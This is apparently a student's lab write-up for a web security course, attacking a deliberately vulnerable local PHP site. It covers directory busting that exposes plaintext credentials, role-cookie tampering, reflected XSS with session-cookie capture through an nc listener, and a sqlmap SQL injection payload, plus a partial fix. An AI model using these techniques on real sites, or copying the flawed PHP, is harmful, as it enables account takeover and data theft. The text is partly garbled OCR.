Kevin Cendana
CSC 154
Spring 202

Lab 06-2 Web Security Attacks

Task 1

1) Installed Docker to manage containers

```
┌──(kevin㉿kali)-[~]
└─$ sudo apt update
sudo apt install -y docker.io

Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
1572 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
docker.io is already the newest version (20.10.25+dfsg1-2+b3).
0 upgraded, 0 newly installed, 0 to remove and 1572 not upgraded.

┌──(kevin㉿kali)-[~]
└─$ sudo usermod -aG docker $USER

┌──(kevin㉿kali)-[~]
└─$
```

2) Cloned and ran the vulnerable site as Docker container, waited for it to boot.

```
┌──(kevin㉿kali)-[~]
└─$ git clone https://github.com/dhammon/vulnerable-site

Cloning into 'vulnerable-site'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 18 (delta 4), reused 18 (delta 4), pack-reused 0
Receiving objects: 100% (18/18), done.
Resolving deltas: 100% (4/4), done.

┌──(kevin㉿kali)-[~]
└─$ s
```

```
01b8b12bad90: Extracting     847B/847B
b6b268720157: Download complete
e12192999ff1: Download complete
d39ece66b667: Download complete
65599be66378: Downloading  28.89MB/35.93MB
fc666090426e: Download complete
8a94f4bbe73e: Downloading  37.05MB/217.6MB
b83335d03ad3: Download complete
f73b942627c8: Download complete
1b37e0f71f83: Download complete
475d84174300: Download complete
759d11fce0cc: Download complete
e49cbd604447: Download complete
671f15d3f645: Waiting
e9cdc8caf802: Waiting
ef640cb819fa: Waiting
eddab4045c43: Waiting
0d8e18b3ccfa: Waiting
3e92765a2b2e: Waiting
d2c5b5faddc2: Waiting
1dbd5815f551: Waiting
940261e14a30: Waiting
57df70803632: Waiting
a45ea5c7caf0: Waiting
2fe43c5d3fa2: Waiting
9194266b4c1e: Waiting
```

```
┌──(kevin㉿kali)-[~/vulnerable-site]
└─$ docker exec vulnerable-site /bin/bash /app/db.sh
```

Username:

Password:


Submit

3) Installed Gobster for directory busting.

```
kevin@kali: ~/vulnerable-site
File  Actions  Edit  View  Help
Need to get 2538 kB of archives.
After this operation, 8188 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 gobuster amd64 3.6.0-
1+b1 [2538 kB]
Fetched 2538 kB in 1s (2672 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 415825 files and directories currently installed.)
Preparing to unpack .../gobuster_3.6.0-1+b1_amd64.deb ...
Unpacking gobuster (3.6.0-1+b1) ...
Setting up gobuster (3.6.0-1+b1) ...
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

┌──(kevin㉿kali)-[~/vulnerable-site]
└─$
```

4) Accessed the database and discovered the admin credentials (basically, I totally pwned him)

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/index.php            (Status: 200) [Size: 358]
/home.php             (Status: 200) [Size: 12]
/db.sh                (Status: 200) [Size: 398]
Progress: 11988 / 661683 (1.81%)
```




```bash
#!/bin/bash
mysql -uroot<<MYSQL_SCRIPT
CREATE DATABASE company;
CREATE TABLE company.users (
    id int,
    username varchar(255),
    password varchar(255),
    role varchar(255)
);
INSERT INTO company.users (id,username,password,role) VALUES (1,'admin','SuperSecret1!','administrator');
INSERT INTO company.users (id,username,password,role) VALUES (2,'daniel','Password123','user');
MYSQL_SCRIPT
```

Administrator Page


Version: beta

Task 2


1) Already installed Docker from previous task
2) Already cloned git repo
3) Cookie manipulation observed. Developer tools used to change role cookie value to administrator.

User Page

Version: beta



4) Raised admin privileges of the normal user account using knowledge from the last step. Totally pwned them again.



Administrator Page

Version: beta

5) Placed authorization variable in server side for more reliable defense against privilege escalations

kevin@kali: ~

File Actions Edit View Help

Shell No. 1 × kevin@kali: ~ ×

```
GNU nano 7.2        /home/kevin/vulnerable-site/app/index.php
<?php
session_start();
if(isset($_GET['username']) && isset($_GET['password'])) {
    #database lookup
    $conn = mysqli_connect("localhost", "root", "", "company");
    $sql = "SELECT * FROM users WHERE username='".$_GET['username']."' AND p
    $result = mysqli_query($conn, $sql);
    if(mysqli_num_rows($result) == 0) {
        echo "Wrong username/password";
    } else {
        $_SESSION['logged_in'] = 1;
        $row = mysqli_fetch_assoc($result);
        $role = $row['role'];
        setcookie("role", $role);
        include("home.php");
    }
    mysqli_close($conn);
} else {
    echo<<<FORM
    <form method='GET' path='/index.php'>
        <label for="username">Username: </label>
                    [ Read 30 lines ]
^G Help     ^O Write Out   ^W Where Is    ^K Cut      ^T Execute
^X Exit     ^R Read File   ^\ Replace     ^U Paste    ^J Justify
```

kevin@kali: ~

File Actions Edit View Help

Shell No. 1 × kevin@kali: ~ ×

```
 GNU nano 7.2        /home/kevin/vulnerable-site/app/home.php *
<?php
session_start();
if($_SESSION['logged_in'] ≠ '1') {
    echo "Unauthorized";
    exit;
}
if($_SESSION['role'] = 'administrator') {
    echo "<h1>Administrator Page</h1>";
} else {
    echo "<h1>User Page</h1>";
}

echo "Version: ".$_GET['version'];
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

```
GNU nano 7.2        /home/kevin/vulnerable-site/app/home.php
<?php
session_start();
if($_SESSION['logged_in'] ≠ '1') {
    echo "Unauthorized";
    exit;
}
if($_COOKIE['role'] = 'administrator') {
    echo "<h1>Administrator Page</h1>";
} else {
    echo "<h1>User Page</h1>";
}

echo "Version: ".$_GET['version'];
```

Cache Storage
Cookies
http://127.0.0.1
Indexed DB
Local Storage
Session Storage

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSESSID	04nb1jf1up88jm52rsq4ks1dm8	127.0.0.1	/	Session	35	false	false	None

Task 3

1) Already installed Docker
2) Already cloned git repo
3) Identified XSS vulnerability

```html
<form method='GET' path='/index.php'>
    <label for="username">Username: </label>
    <input type="text" id="username" name="username"><br><br>
    <label for="password">Password: </label>
    <input type="password" id="password" name="password"><br><br>
    <input type="hidden" name="version" value="beta">
    <input type="submit" value="Submit">
</form>
```

127.0.0.1/?username=daniel&password=Password123&version=beta

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

User Page

Version: beta


127.0.0.1/?username=daniel& × http://127.0.0.1/ × +

127.0.0.1/?username=daniel&password=Password123&version=foobar


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

User Page

Version: foobar



4) Viewed source code and made malicious link to bait user into clicking



5) Triggered malicious attack in incognito window after logging in

```
┌──(kevin㉿kali)-[~/vulnerable-site]
└─$ nc -lp 9001
^[[A^[[A^[[A^[[BGET /?PHPSESSID=04nb1jf1up88jm52rsq4ks1dm8 HTTP/1.1
Host: 127.0.0.1:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefo
115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: PHPSESSID=04nb1jf1up88jm52rsq4ks1dm8
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-site
```

6) Edited files to showcase how we could remove a potential JS alert that would act as a security measure, disabling the script

```
GNU nano 7.2        /home/kevin/vulnerable-site/app/home.php
<?php
session_start();
if($_SESSION['logged_in'] ≠ '1') {
    echo "Unauthorized";
    exit;
}
if($_COOKIE['role'] = 'administrator') {
    echo "<h1>Administrator Page</h1>";
} else {
    echo "<h1>User Page</h1>";
}

echo "Version: ".htmlspecialchars($_GET['version']);
```

127.0.0.1/?username=daniel&password=Password123&version=<script>alert('xss')</script>


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

User Page

Version: <script>alert('xss')</script>

Task 4

1) Already downloaded Docker in previous task
2) Already cloned repo in previous task
3) I tried putting a ‘ in my username but I still always get “wrong username/password”?



Wrong username/password

4) Used SQL injection to bypass normal login and give us admin privleges

Administrator Page

Version: beta

5) Automated SQLi allowed us to see if there were any security vulnerabilities that would give us data leaks. It ended up showing us data from tables.

Shell No. 1 × kevin@kali: ~/vulnerable-site ×

```
GET parameter 'username' is vulnerable. Do you want to keep testing the other
s (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 105 HTTP(s
) requests:
---
Parameter: username (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=lol' AND (SELECT 5436 FROM (SELECT(SLEEP(5)))OuIx) AND
'clBQ'='clBQ&password=lol&version=beta
---
[23:17:16] [INFO] the back-end DBMS is MySQL
[23:17:16] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: PHP, Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.12
[23:17:16] [INFO] fetched data logged to text files under '/home/kevin/.local
/share/sqlmap/output/127.0.0.1'

[*] ending @ 23:17:16 /2024-04-07/
```

```
[23:17:56] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
5
[23:18:01] [INFO] retrieved:
[23:18:06] [INFO] adjusting time delay to 1 second due to good response times
info^[[A^[[Brmation_schema
[23:19:03] [INFO] retrieved: company
[23:19:27] [INFO] retrieved: mysq
```